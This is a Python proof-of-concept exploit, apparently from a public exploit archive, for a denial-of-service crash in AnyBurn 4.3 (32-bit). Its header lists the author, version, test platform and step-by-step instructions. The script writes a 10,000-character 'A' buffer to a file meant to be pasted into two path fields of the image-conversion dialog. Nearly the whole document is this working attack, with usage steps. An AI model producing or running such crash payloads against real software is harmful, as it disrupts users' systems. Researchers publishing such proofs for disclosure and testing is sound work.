














```
#!/usr/bin/python
# Exploit Title: AnyBurn x86 - Denial of Service (DoS)
# Date: 30-01-2019
# Exploit Author: Dino Covotsos - Telspace Systems
# Vendor Homepage: http://www.anyburn.com/
# Version: 4.3 (32-bit)
# Software Link : http://www.anyburn.com/anyburn_setup.exe
# Contact: services[@]telspace.co.za
# Twitter: @telspacesystems (Greets to the Telspace Crew)
# Tested Version: 4.3 (32-bit)
# Tested on: Windows XP SP3 ENG x86
# Note: The other exploitation field in Anyburn was discovered by Achilles
# CVE: TBC from Mitre
# Created in preparation for OSCE - DC - Telspace Systems
# DOS PoC:
# 1.) Generate exploit.txt, copy the contents to clipboard
# 2.) In the application, open 'Convert image to file format'
# 3.) Paste the contents of exploit.txt under 'Select source image file'
and "Select Destination image file"
# 4.) Click "Convert Now" and the program crashes

buffer = "A" * 10000

payload = buffer
try:
    f=open("exploit.txt","w")
    print "[+] Creating %s bytes evil payload.." %len(payload)
    f.write(payload)
    f.close()
    print "[+] File created!"
except:
    print "File cannot be created"
```